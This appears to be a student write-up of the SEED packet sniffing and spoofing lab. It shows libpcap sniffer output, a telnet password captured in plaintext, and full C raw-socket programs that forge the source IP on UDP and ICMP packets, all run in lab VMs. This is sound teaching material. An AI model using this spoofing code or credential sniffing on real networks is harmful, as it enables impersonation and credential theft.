64 bytes from 192.168.65.102: icmp_req=1 ttl=64 time=0.244 ms
64 bytes from 192.168.65.102: icmp_req=2 ttl=64 time=0.261 ms
64 bytes from 192.168.65.102: icmp_req=3 ttl=64 time=0.253 ms
64 bytes from 192.168.65.102: icmp_req=4 ttl=64 time=0.263 ms
64 bytes from 192.168.65.102: icmp_req=5 ttl=64 time=0.362 ms
64 bytes from 192.168.65.102: icmp_req=6 ttl=64 time=0.255 ms
64 bytes from 192.168.65.102: icmp_req=7 ttl=64 time=0.243 ms
64 bytes from 192.168.65.102: icmp_req=8 ttl=64 time=0.243 ms
64 bytes from 192.168.65.102: icmp_req=9 ttl=64 time=0.238 ms
64 bytes from 192.168.65.102: icmp_req=10 ttl=64 time=0.245 ms
64 bytes from 192.168.65.102: icmp_req=11 ttl=64 time=0.235 ms
64 bytes from 192.168.65.102: icmp_req=12 ttl=64 time=0.249 ms
64 bytes from 192.168.65.102: icmp_req=13 ttl=64 time=0.252 ms
64 bytes from 192.168.65.102: icmp_req=14 ttl=64 time=0.272 ms
64 bytes from 192.168.65.102: icmp_req=15 ttl=64 time=0.248 ms
^C
--- 192.168.65.102 ping statistics ---
15 packets transmitted, 15 received, 0% packet loss, time 13998ms
rtt min/avg/max/mdev = 0.235/0.257/0.362/0.033 ms
[02/01/2018 03:22] seed@ubuntu:~$
```

Figure 14


Observation: Now, we turn off the promiscuous mode and perform the same ping operation.

```
seed@VM:~/.../lab1$ subl sniffex.c
seed@VM:~/.../lab1$ gcc sniffex.c -o sniffex -lpcap
seed@VM:~/.../lab1$ sudo ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: icmp
```


Figure 15

Observation: We observe that M1 cannot capture packets of communication between M3 and M2.



```
[02/01/2018 03:22] seed@ubuntu:~$ ping 192.168.65.101
PING 192.168.65.101 (192.168.65.101) 56(84) bytes of data.
64 bytes from 192.168.65.101: icmp_req=1 ttl=64 time=0.500 ms
64 bytes from 192.168.65.101: icmp_req=2 ttl=64 time=0.256 ms
64 bytes from 192.168.65.101: icmp_req=3 ttl=64 time=0.256 ms
64 bytes from 192.168.65.101: icmp_req=4 ttl=64 time=0.252 ms
64 bytes from 192.168.65.101: icmp_req=5 ttl=64 time=0.307 ms
64 bytes from 192.168.65.101: icmp_req=6 ttl=64 time=0.242 ms
64 bytes from 192.168.65.101: icmp_req=7 ttl=64 time=0.234 ms
64 bytes from 192.168.65.101: icmp_req=8 ttl=64 time=0.264 ms
64 bytes from 192.168.65.101: icmp_req=9 ttl=64 time=0.244 ms
64 bytes from 192.168.65.101: icmp_req=10 ttl=64 time=0.218 ms
64 bytes from 192.168.65.101: icmp_req=11 ttl=64 time=0.224 ms
64 bytes from 192.168.65.101: icmp_req=12 ttl=64 time=0.267 ms
64 bytes from 192.168.65.101: icmp_req=13 ttl=64 time=0.287 ms
64 bytes from 192.168.65.101: icmp_req=14 ttl=64 time=0.250 ms
64 bytes from 192.168.65.101: icmp_req=15 ttl=64 time=0.230 ms
64 bytes from 192.168.65.101: icmp_req=16 ttl=64 time=0.248 ms
^C
--- 192.168.65.101 ping statistics ---
16 packets transmitted, 16 received, 0% packet loss, time 15000ms
rtt min/avg/max/mdev = 0.218/0.267/0.500/0.065 ms
```

Figure 16



```
seed@VM:~/.../lab1$ sudo ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: icmp

Packet number 1:
       From: 192.168.65.103
         To: 192.168.65.101
   Protocol: ICMP

Packet number 2:
       From: 192.168.65.101
         To: 192.168.65.103
   Protocol: ICMP
```

Figure 17

Observation: M3 pings M1 when Promiscous mode is turned off. We are able to sniff this.

Explanation: Promiscuous mode bit is set in the pcap_open_live() function. The 3rd bit parameter is set to 0, indicating that promiscuous mode is off. When promiscuous mode is off, sniffer program cannot capture all the packets in the same network, it can only capture packets whose destination IP is the IP of the sniffer's system.

Task 1.b: Writing Filters

- **Capturing ICMP Packets**
  Refer to Figure 10, 11, 12, 13 in task 1.a for this task.

- **Capture the TCP packets that have a destination port range from to port 10 – 100**

```
int main(int argc, char **argv)
{

    char *dev = NULL;           /* capture device name */
    char errbuf[PCAP_ERRBUF_SIZE];      /* error buffer */
    pcap_t *handle;             /* packet capture handle */

    char filter_exp[] = "tcp dst portrange 10-100";     /* filter expression [3] */
    struct bpf_program fp;          /* compiled filter program (expression) */
    bpf_u_int32 mask;           /* subnet mask */
    bpf_u_int32 net;            /* ip */
    int num_packets = 100;          /* number of packets to capture */
```

Figure 18

Observation: We set our filter expression to TCP packets that have a destination port range 10-100.

```
[02/01/2018 12:36] seed@ubuntu:~$ telnet 192.168.65.101
Trying 192.168.65.101...
Connected to 192.168.65.101.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb  1 15:34:17 EST 2018 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.10.0-40-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

259 packages can be updated.
9 updates are security updates.

*** System restart required ***
seed@VM:~$ exit
logout
Connection closed by foreign host.
[02/01/2018 12:37] seed@ubuntu:~$
```

Figure 19




Figure 20

Observation: The above screenshots depicts that TCP packets are captured that have a destination port number in the range of 10 to 100. The filter expression is shown in the code. When the user establishes a telnet connection, the destination port is 23, which falls in the range, so the sniffer captures those packets.

Explanation: Filters are used to capture specific traffic. In the above case we capture TCP packets whose destination port number is between 10 and 100. To apply filter, we first need to create a rule set to filter the traffic, then we need to compile the rule set because the filter has to be understood by pcap. We then need to apply the filter using pcap_setfilter(). This makes pcap only receive packets based on the filter applied.

Task 1.c: Sniffing Passwords




Figure 21

Figure 22

```
seed@VM:~/.../lab1$ subl sniffex.c
seed@VM:~/.../lab1$ gcc sniffex.c -o sniffex -lpcap
seed@VM:~/.../lab1$ sudo ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 100
Filter expression: port 23

Packet number 1:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 57618
   Dst port: 23
   Payload (1 bytes):
00000   64                                                    d

Packet number 34:
       From: 10.0.2.6
         To: 10.0.2.5
   Protocol: TCP
   Src port: 23
   Dst port: 57618

Packet number 35:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 57618
   Dst port: 23
   Payload (1 bytes):
00000   65                                                    e

Packet number 36:
       From: 10.0.2.6
         To: 10.0.2.5
   Protocol: TCP
   Src port: 23
   Dst port: 57618

   Payload (1 bytes):
00000   65                                                    e

Packet number 38:
       From: 10.0.2.6
         To: 10.0.2.5
   Protocol: TCP
   Src port: 23
   Dst port: 57618

Packet number 39:
       From: 10.0.2.5
         To: 10.0.2.6
   Protocol: TCP
   Src port: 57618
   Dst port: 23
   Payload (1 bytes):
00000   73                                                    s

Packet number 40:
```

Figure 23

Observation: User establishes a telnet connection to host 10.0.2.6. The credentials for the host are entered by the user and this is seen in plaintext in the attacker's terminal because he is running the sniffer program with filter set to port 23.

Explanation: Telnet connection runs on port 23. When we sniff telnet connections, the entire traffic is displayed in plaintext including the username and password.

<u>Task 2: Spoofing</u>

Task 2.a: Write a spoofing program

sniffex.c × spoof.c ×

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include "myheader.h"

void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable=1;
    //Create a raw socket and set its options
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    //Provide needed information about destination
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;
    //Send the packet out
    if(sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info))<0)
    {
        printf("Packet not sent..\n");
        return;

    }
    printf("Sending the spoofed IP packet..\n");
    close(sock);


}

void main()
{
    char buffer[PACKET_LEN];
    memset(buffer, 0, PACKET_LEN);
    //Fill in the UDP header
    struct udpheader *udp = (struct udpheader *)(buffer + sizeof(struct ipheader));
    char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
    char *msg = "Hello Server\n";
    int data_len = strlen(msg);
    memcpy(data, msg, data_len);
    //Fill in the UDP header
    udp->udp_sport = htons(9190);
    udp->udp_dport = htons(9090);
    udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
    udp->udp_sum = 0;
    //Fill in the IP header
    struct ipheader *ip = (struct ipheader *)buffer;
    ip->iph_ver=4;
    ip->iph_ihl=5;
    ip->iph_ttl=20;
    ip->iph_sourceip.s_addr = inet_addr("10.0.2.5");
    ip->iph_destip.s_addr = inet_addr("10.0.2.6");
    ip->iph_protocol=IPPROTO_UDP;
    ip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct udpheader) + data_len);
    //Send the raw IP packet
    send_raw_ip_packet(ip);

}
```

Figure 24

Observation: The above screenshot shows our spoofing program.

Figure 25

Observation: The above screenshot compiles our spoof.c program.




Figure 26




Figure 27

Observation: Attacker sends spoofed UDP packet with a message to server who is listening. This is confirmed by the wireshark capture that the source IP of the packet is different from that of the attacker's.

Explanation: The attacker on 10.0.2.15 sends to spoofed UDP packet with the message “Hello Server” to 10.0.2.6 with source IP as 10.0.2.5. The source udp port is 9190 and destination udp port is 9090. The server on 10.0.2.15 is listening to incoming connections using netcat on port 9090. The wireshark capture shows the proof that the source ip of the packet is 10.0.2.5 and the destination ip of the packet is 10.0.2.6.

Task 2.b: Spoof an ICMP Echo Request




Figure 28




Figure 29

```
sniffex.c    spoof.c    spoof2.c

#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
//#include "checksum.c"
#include "myheader.h"

unsigned short int in_cksum(unsigned short *buf,int length)
{
        unsigned short *w = buf;
        int nleft = length;
        int sum = 0;
        unsigned short temp=0;

        /*
        * The algorithm uses a 32 bit accumulator (sum), adds
        * sequential 16 bit words to it, and at the end, folds back all the
        * carry bits from the top 16 bits into the lower 16 bits.
        */
        while (nleft > 1)  {
                sum += *w++;
                nleft -= 2;
        }

        /* treat the odd byte at the end, if any */
        if (nleft == 1) {
                *(u_char *)(&temp) = *(u_char *)w ;
                sum += temp;
        }

        /* add back carry outs from top 16 bits to low 16 bits */
        sum = (sum >> 16) + (sum & 0xffff);     // add hi 16 to low 16
        sum += (sum >> 16);                     // add carry
    return (unsigned short int)(~sum);
}
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable=1;
    //Create a raw socket and set its options
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    //Provide needed information about destination
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;
    //Send the packet out
    if(sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info))<0)
    {
        printf("Packet not sent..\n");
        return;

    }
    printf("Sending the spoofed IP packet..\n");
    close(sock);
}

void main()
{
    char buffer[PACKET_LEN];
    memset(buffer, 0, PACKET_LEN);
    //Fill in the icmp header
    struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
    //Fill in the icmp header
    icmp->icmp_type=8;
    icmp->icmp_chksum=0;
    icmp->icmp_chksum=in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));
    //Fill in the IP header
    struct ipheader *ip = (struct ipheader *)buffer;
    ip->iph_ver=4;
    ip->iph_ihl=5;
    ip->iph_ttl=20;
    ip->iph_sourceip.s_addr = inet_addr("10.0.2.5");
    ip->iph_destip.s_addr = inet_addr("10.0.2.6");
    ip->iph_protocol=IPPROTO_ICMP;
    ip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
    //Send the raw IP packet
    send_raw_ip_packet(ip);

}
```

Figure 30

Observation: In the screenshots above, we can see that the attacker sends a spoofed ICMP request to a host and the host sends back an ICMP reply which is evident in the Wireshark capture.

Explanation: The attacker on 10.0.2.15 creates an ICMP packet with source address as 10.0.2.5 and sends the request to 10.0.2.6. The host at 10.0.2.6 receives the ICMP packet and then sends the reply to 10.0.2.5. This is captured by wireshark as shown in the screenshot. The attacker creates the ICMP packet by specifying the contents in ICMP header and the IP header. The packet is sent using raw socket.

Problem 4:

```
seed@VM:~/.../lab1$ gcc spoof2.c -o spoof2
seed@VM:~/.../lab1$ sudo ./spoof2
[sudo] password for seed:
Packet not sent..
seed@VM:~/.../lab1$
```

```
void main()
{
    char buffer[PACKET_LEN];
    memset(buffer, 0, PACKET_LEN);
    //Fill in the icmp header
    struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
    //Fill in the icmp header
    icmp->icmp_type=8;
    icmp->icmp_chksum=0;
    icmp->icmp_chksum=in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));
    //Fill in the IP header
    struct ipheader *ip = (struct ipheader *)buffer;
    ip->iph_ver=4;
    ip->iph_ihl=5;
    ip->iph_ttl=20;
    ip->iph_sourceip.s_addr = inet_addr("10.0.2.5");
    ip->iph_destip.s_addr = inet_addr("10.0.2.6");
    ip->iph_protocol=IPPROTO_ICMP;
    ip->iph_len=100;
    //Send the raw IP packet
    send_raw_ip_packet(ip);
```

Observation: The IP packet length field is set to an arbitrary value of 100. The packet is not sent and truncated as seen in the screenshots.
Explanation: The IP packet will not be formed properly if we set the length to some random value. When the packet is sent, it will be truncated because it is too big and is dropped. The length should actually be the sum of size of ipheader and the size of icmp header.

Problem 5:
Explanation: The checksum for the IP header is calculated by the OS before transmitting the packet over the network, so regardless of the value specified, the OS calculates and then transmits it.

Problem 6:

```
seed@VM:~/.../lab1$ gcc spoof2.c -o spoof2
seed@VM:~/.../lab1$ ./spoof2
Packet not sent..
seed@VM:~/.../lab1$
```

Explanation: When the spoof program is run without root privileges, it throws an error because to send a packet, the program needs to access the Network Interface Card (NIC). Raw sockets gives the user the privilege to spoof a packet and set arbitrary values to any field in the packet headers. So when raw sockets are used, it is necessary to have root privileges to perform these tasks.

Task 3: Sniffing and then Spoofing (Snoofing)

